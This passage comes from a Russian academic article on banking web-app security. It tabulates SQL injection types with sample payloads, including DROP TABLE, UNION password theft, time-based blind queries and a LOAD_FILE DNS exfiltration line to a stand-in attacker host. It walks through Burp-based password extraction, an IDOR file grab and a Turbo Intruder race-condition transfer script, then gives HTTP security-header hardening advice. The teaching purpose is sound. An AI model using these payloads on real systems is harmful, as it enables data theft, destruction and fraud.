Stacked Queries Injection	Возможность дописать в GET второй команды после «;». В php+mysql современные движки не поддерживают выполнение более одного запроса. Атака характерна для ASP+MySQLServer	Подстановка в id строки «1; DROP TABLE userlist» изменит запрос к БД так: SELECT username FROM userlist WHERE id = 1; DROP TABLE userlist Запрос удалит таблицу пользователей из БД
UNION based	UNION слово позволяет выполнить одно или несколько дополнительных SELECT-запросов и добавить результаты к исходному запросу. Работает в том случае, если оба запроса возвращают одинаковое количество столбцов и типы данных совместимы между запросами	Подстановка в username строки «` UNION SELECT username, password FROM userlist» закроет предыдущий запрос кавычкой и добавит новый запрос на выборку всех пользователей с паролями из таблицы
Error based	Используется, когда ответы HTTP-запросов не дают результатов запросов к БД. В этой ситуации часто можно заставить приложение возвращать условные ответы путем условного запуска ошибок SQL в зависимости от введенного условия (ошибка, если условие истинно)	Подстановка в username строки ` UNION SELECT case WHEN (username = user' and SUBSTRING(password, 1, 1) > 'm') then 1/0 else null end FROM userlist` позволит на основе вывода ошибок побуквенно собрать пароль пользователя user
Blind	Ответы HTTP не содержат результатов соответствующего SQL-запроса или подробностей каких-либо ошибок базы данных. В этом случае злоумышленник может подставить в уязвимое поле логическое условие по закономерности изменения текста на выводимой странице или кода ответов сайта выявить закономерность и на ее основе получить какие-либо данные из БД	Приложение определяет пользователя по значению cookie, переданных на сайт SELECT userId FROM users WHERE userId = 'rgnk328hbhjc89' Сайт ведет себя по-разному в зависимости от того, возвращает запрос какие-либо данные или нет, и в первом случае на странице отображается сообщение «С возвращением». Далее можно подставлять условия для проверки или извлечения каких-либо данных
Double Blind	Отличается от предыдущей уязвимости тем, что ответы сервера неразличимы. В этом случае злоумышленник может использовать задержки и по времени ответа сервера идентифицировать истинное условие. В Windows Server также можно использовать функцию load_file: SELECT LOAD_FILE(CONCAT('\\\\foo. ',(select MID(version(),1,1)), '.attacer.com\\')); Далее можем посмотреть логи на DNS-сервере	1) `; IF (1=2) WAITFOR DELAY '0:0:10' - `; IF (1=1) WAITFOR DELAY '0:0:10' - 2) `; IF (1=2 pg _ sleep(10)' -
Fragmented	Иньекция осуществляется в этом случае одновременно в 2 параметра+	SELECT * FROM users WHERE login='\' and pass='or 1=1#

Вид	Описание	Пример
Column Truncation	Уязвимость связана с некорректной настройкой СУБД. Если установлено ограничение на максимальную длину логина пользователя в N символов, злоумышленник может зарегистрироваться в системе с именем admin<N-5 пробелов>1. При проверке на существование пользователя в БД совпадений найдено не будет. Из-за ограничения длины логина последний символ отрезается и создается новая учетная запись с именем пользователя admin. После этого злоумышленник может зайти в систему с логином admin и установленным им при регистрации паролем. При входе права будут назначены как для оригинального пользователя admin	

Источник: составлено автором.




Рис. 3. Burp Collaborator

Источник: скриншот автора.

a') + THEN + pg_sleep(10) + ELSE + pg_sleep(0) + END + FROM + users — и выделяем, а символом \$ как изменяемый параметр (рис. 5).

Так как пароль содержит буквенно-цифровые символы, добавим в список для полезных нагрузок Simple list (рис. 6).

Запустим атаку и будем отслеживать время ответа для каждой из полезных нагрузок (рис. 7).

Строка с одним из символов содержит значение, близкое к 10 000 миллисекундам. Это значение является искомым символом пароля.

Таким образом, проведя атаку для каждой из других позиций символов в пароле, определим его значение.

Для поиска XSS и SQL необходимо рассмотреть все потенциальные контексты: ме-




Рис. 4. Burp Repeater

Источник: скриншот автора.




Рис. 5. Burp Intruder – Positions

Источник: скриншот автора.




Рис. 6. Burp Intruder – Payloads

Источник: скриншот автора.




Рис. 7. Burp Intruder – Results

Источник: скриншот автора.

ста в ответе сайта, где появляются данные, контролируемые злоумышленником, любая проверка ввода или другая обработка данных, выполняемая сайтом [3]. Далее рекомендуется выбрать одну или несколько полезных нагрузок и проверить их эффективность. Для этого можно использовать памятку, составленную компанией PortSwigger³, в которой приведены примеры синтаксиса различных запросов к разным видам и версиям баз данных, а также

³ Cross-site scripting (XSS) cheat sheet. URL: <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet> (дата обращения: 16.12.2020); SQL injection cheat sheet. URL: <https://portswigger.net/web-security/sql-injection/cheat-sheet> (дата обращения: 16.12.2020).

набор полезных нагрузок, такой как, например, PayloadsAllTheThings⁴.

IDOR

IDOR (Insecure Direct Object Reference) – уязвимость на основе небезопасных прямых ссылок на объекты.

Учитывая, что каждый пользователь такого банка имеет свой уникальный id, при переходе на страницу личного кабинета или попытке получения какого-либо файла, принадлежащего пользователю, этот идентификатор может переда-

⁴ PayloadsAllTheThings. URL: <https://github.com/swisskyrepo/PayloadsAllTheThings/> (дата обращения: 16.12.2020).

ваться как параметр GET запроса напрямую через URL. Наличие на сайте IDOR-уязвимости позволит получить доступ к информации о транзакциях и состоянии счетов пользователей, а также изменить данные их профилей простым перебором идентификаторов пользователей и подстановкой в URL-строку браузера. Это тип уязвимости управления доступом, которая возникает, когда приложение использует вводимые пользователем данные для прямого доступа к объектам.

Можно выделить 2 основных типа IDOR: с прямой ссылкой на объекты базы данных и с прямой ссылкой на статические файлы. Первая из них подразумевает ситуацию, когда злоумышленник имеет возможность изменения индекса учетной записи в запросах, которые выполняются во внутренней базе данных, таким образом минуя элементы управления доступом. Второй тип имеет место, когда конфиденциальные ресурсы находятся в статических файлах в файловой системе на стороне сервера и злоумышленник может просто изменить имя файла, чтобы получить стенограмму, созданную другим пользователем, и потенциально получить учетные данные пользователя и другие конфиденциальные данные.

Рассмотрим пример IDOR с прямой ссылкой на статические файлы. Предположим на сайте банка есть чат со службой поддержки (рис. 8).

По нажатию на кнопку «View transcript» происходит скачивание истории текущего чата. Проанализируем запрос на получение такого файла помощью инструмента Proxu в BurpSuite (рис. 9).

Видим, что в GET-запросе имя требуемого файла передается напрямую. Пробуем изменить имя

Live chat

CONNECTED: -- Now chatting with Hal Pline --

Your message:

Send

View transcript

Рис. 8. Пример чата на сайте банка

Источник: скриншот автора.

файла на «1.txt». Веб-приложение инициализирует скачивание файла, который был указан (рис. 10, 11).

При открытии файла видим фрагмент чата с другим пользователем, в котором передается пароль от его учетной записи.

Таким образом, в данном примере путем эксплуатации IDOR-уязвимости реализовано получение доступа к чувствительным данным другого пользователя, что предоставляет возможность осуществления определенных действий (например, платежей операций или изменения данных учетной записи) от имени пользователя или получения каких-либо конфиденциальных данных.

Race Condition

Race Condition – уязвимость на основе «состояния гонки».

Кратко данную уязвимость можно описать так: два (или более) процесса в контексте задачи должны быть уникальными, но при этом работают одновременно, выполняя одну и ту же функцию, и в процессе выполнения становятся




Рис. 9. Запрос к сайту на скачивание файла

Источник: скриншот автора.




Рис. 10. Скачивание файла

Источник: скриншот автора.




Рис. 11. Полученный файл с паролем пользователя

Источник: скриншот автора.

невалидными. Несколько потоков или процессов обращаются к одному ресурсу, а отсутствие в приложении блокировок и синхронизации приводит к несогласованности вывода.

Условия состязания могут возникать, когда процесс критически или неожиданно зависит от последовательности или времени других событий. В среде веб-приложений, где несколько запросов могут обрабатываться одновременно, разработчики могут оставить параллелизм для обработки фреймворка, сервера или языка программирования.

В классический функционал банковской учетной записи входит осуществление транзакций.

На сайте банка это может быть представлено следующим образом (рис. 12).

Это наталкивает на мысль о возможности существования на данном сервисе уязвимости Race Condition.

Рассмотрим пример. Из описания уязвимости можно сделать вывод о том, что при наличии угрозы ее эксплуатации на сайте банка возможно параллельное выполнение определенного сегмента кода, в данном случае – операции перевода средств. Мы можем попытаться перевести с одного аккаунта на другой 1000 у.е. пятьдесят или более раз при том, что на счете аккаунта доступно 1000 у.е.

для перевода. Для решения используем Burp Suite, а именно его расширение для отправки большого количества HTTP-запросов и анализа результатов Turbo Intruder. Пробуем перевести средства с одного на другой. При перехвате запроса Burp Proxy замечаем, что передаются значения полей `balanceId`, `targetId`, `amount` (рис. 13).

Получаем `id` двух аккаунтов и `amount` как поле, в которое подставляется сумма перевода. Для реализации атаки в него необходимо поместить полезную нагрузку. Перехваченный запрос передаем в Turbo Intruder. Видим два окошка: с запросом и с полезной нагрузкой. Заменяем значение `amount` на `%s` – место, куда будет вставляться `payload` (рис. 14).

```

Сам payload:
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
        concurrentConnections=30,
        requestsPerConnection=100,
        pipeline=False
    )
    list1 = list()
    for i in range(50):
        list1.append(1000)
    for word in list1:
        engine.queue(target.req, word)
    def handleResponse(req, interesting):

```




Рис. 12. Форма перевода денежных средств на сайте банка

Источник: скриншот автора.

```

# currently available attributes are req.status,
req.wordcount, req.length and req.response
if req.status!= 404:
    table.add(req)

```

Для увеличения количества одновременных запросов значение `concurrentConnections` изменено на 30. Функция `engine.queue` принимает словарь `word`, в который в данном случае каждый раз подставляется 1000 как максимально возможная сумма транзакции. Запускаем работу Turbo Intruder кнопкой `Attack`, видим выполнение транзакций (рис. 15).

Если получена ошибка 403, то необходимо предварительно проверить счет: возможно, количество средств меньше 1000. Таким образом, в ходе атаки осуществлен перевод 50 000 у.е. за




Рис. 13. Форма перевода денежных средств на сайте банка

Источник: скриншот автора.

но разработанном в Netscape для повышения безопасности электронной коммерции в интернете.

В целом можно выделить три услуги, которые он предоставляет приложению, а именно: шифрование, аутентификацию и целостность. Для того чтобы установить криптографически безопасный канал данных, узлы соединения должны согласовать используемые методы шифрования и ключи, что и позволяет реализовать TLS [4]. Кроме того, без реализации сертификатов в веб-приложение не представляется возможным использование HTTP2 и HTTPS.

Настройка сертификатов возможна при наличии у компании своего оплаченного сертификата или при использовании бесплатных сертификатов от Let's Encrypt и настройки ежемесячного автопродления. Для настройки SSL/TLS-сертификатов на сервер при использовании Let's Encrypt необходимо предварительно сгенерировать сертификаты посредством утилиты Certbot. Далее процесс настройки для обоих вариантов аналогичен и зависит от используемого веб-сервера: необходимо указать сертификаты, использование HTTPS вместо HTTP в конфигурационном файле и настроить перенаправление с HTTP на HTTPS.

Б. Использование определенных заголовков HTTP

Существует большое количество заголовков, используемых протоколом HTTP. Часть из них позволяет определить поведение браузера в конкретной ситуации, другие – дают злоумышленнику информацию о том, какие технологии применяются в веб-приложении. Кроме того, некорректная настройка некоторых параметров может повредить функционированию сайта.

Рассмотрим назначение и условия настройки нескольких HTTP-заголовков, пользуясь таблицей, представленной в статье Digital Security «(Без)опасный онлайн-банкинг: исследование веб-ресурсов банков России и мира» с более подробным описанием и примерами⁶.

1. CSP (политика безопасности контента).

Позволяет обнаружить и устранить атаку XSS. Определяет список доверенных источников, из которых пользователь может получать контент.

⁶ (Без)опасный онлайн-банкинг: исследование веб-ресурсов банков России и мира. URL: <https://habr.com/ru/company/dsec/blog/474582/> (дата обращения: 11.01.2021).

Необходимо добавить на страницу HTTP-заголовок Content-Security-Policy и его настройку. При этом указывается политика (или несколько), которым нужно следовать:

`Content-Security-Policy: policy,`
где вместо `policy` указывается перечень директив.

2. HTTP Strict Transport Security (HSTS).

Активирует механизм принудительного соединения посредством защищенного протокола HTTPS. Отсутствие данного заголовка делает возможным перехват сессии пользователя и получение доступа к его личному кабинету.

Варианты значений заголовка:

1) `Strict-Transport-Security: max-age=<expire-time>` – устанавливает временной промежуток действия HSTS для определенного сайта;

2) `Strict-Transport-Security: max-age=<expire-time>; includeSubDomains` – задает временной период и указывает, что технология HSTS распространяется на основной домен и его субдомены;

3) `Strict-Transport-Security: max-age=<expire-time>; preload` – указывает браузеру период действия HSTS и включение сайта в список Preload List.

3. X-Content-Type-Options.

Указывает браузеру на необходимость использования типа передаваемого контента MIME, определенного в Content-Type. Защищает браузер от подмены типа контента.

Для запрета браузеру проводить автоматическое определение типа контента используется параметр `no-sniff`:

`X-Content-Type-Options => nosniff`

4. X-Frame-Options.

Разрешает или запрещает вызов сайта через `tag iframe`. Позволяет защититься от атак типа Clickjacking.

В качестве значения, передаваемого в заголовке, используется три типа команд:

1) `ALLOW-FROM` – разрешает встраивание для указанного URL;

2) `SAMEORIGIN` – разрешает встраивание для самого сайта;

3) `DENY` – запрещает встраивание во фрейм.

Безопасной настройкой в данном случае будет полный запрет:

`X-Frame-Options => DENY.`

5. Set-cookie.

Отсутствие заголовка позволит украсть или обработать сеанс веб-приложения и файлы cookie.

Для безопасной передачи cookie необходимо установить флаги `Secure` (файлы cookie будут отсылааться на сервер только при условии использования протокола HTTPS) и `HTTPOnly` (делает невозможным обращение к файлу cookie через клиентский скрипт).

6. X-XSS-Protection.

Останавливает загрузку страниц при обнаружении XSS-атаки.

Значение `1` включает механизм защиты от подобных атак, а `mode=block` запрещает обработку страниц, где они замечены:

`X-XSS-Protection => 1; mode=block`

7. Referrer-Policy.

Позволяет сайту контролировать значение заголовка `Referer` для ссылок, ведущих с вашей страницы.

Возможны следующие значения:

1) `no-referrer` – заголовок `referrer` не используется;

2) `no-referrer-when-downgrade` – полная ссылка отправляется только при переходе с HTTPS на HTTPS или с HTTP куда-то еще;

3) `same-origin` – браузер отправляет значение `referer` только в том случае, если ссылка ведет на тот же сайт;

4) `origin` – в `referrer` указывается тот сайт, откуда пришел запрос;

5) `strict-origin` – в `referrer` указывается тот сайт, откуда пришел запрос, но только при использовании HTTPS;

6) `origin-when-cross-origin` – браузер отправляет полный URL на тот же сайт, неполный (только название) на все остальные;

7) `strict-origin-when-cross-origin` – браузер отправляет полный URL на тот же сайт, неполный (только название) на все остальные. В случае, если пользователь переходит с HTTP на HTTPS, браузер оставляет `referrer` пустым;

8) `unsafe-url` – браузер всегда посылает полный URL с любого сайта.

Полностью анонимной является настройка `no-referrer`.

8. Public-Key-Pins.

Позволяет уменьшить риск MITM-атаки с поддельными сертификатами.

Заголовок имеет следующие поля:

– `pin-sha256` – SHA256-хеш публичного ключа, закодированный в base64, для сертификата из белого списка;

– `pin-sha256` – резервная копия публичного ключа;

– `max-age` – время жизни (в секундах) для белого списка;

– `pin-sha256` можно получить из заранее подготовленного публичного ключа или при помощи запроса на получение сертификата CSR.

9. Expect-CT.

Позволяет обеспечить соблюдение требований прозрачности сертификатов. Предотвращает незаметное использование неподтвержденных сертификатов для данного сайта с помощью «фоновых проверок».

Вариант настройки данного заголовка:

1) `Expect-CT: max-age=3600, enforce, report-uri=>https://ct.example.com/report`,

где `max-age` – период проверки;

2) `enforce` – включение политики заголовка и отключение доступа к приложению в случае ее нарушения;

3) `uri` – URL, на который необходимо отправить отчет в случае выявления нарушений.

10. X-Powered-CMS.

CMS-движок. Наличие данного и следующих двух заголовков дает злоумышленнику больше информации для проведения атак.

Необходимо исключить.

11. X-Powered-By.

Указывает платформу приложений, на которой работает сервер.

Необходимо исключить.

12. Server header.

Сообщает, на каком ПО работает веб-сервер. Необходимо исключить.

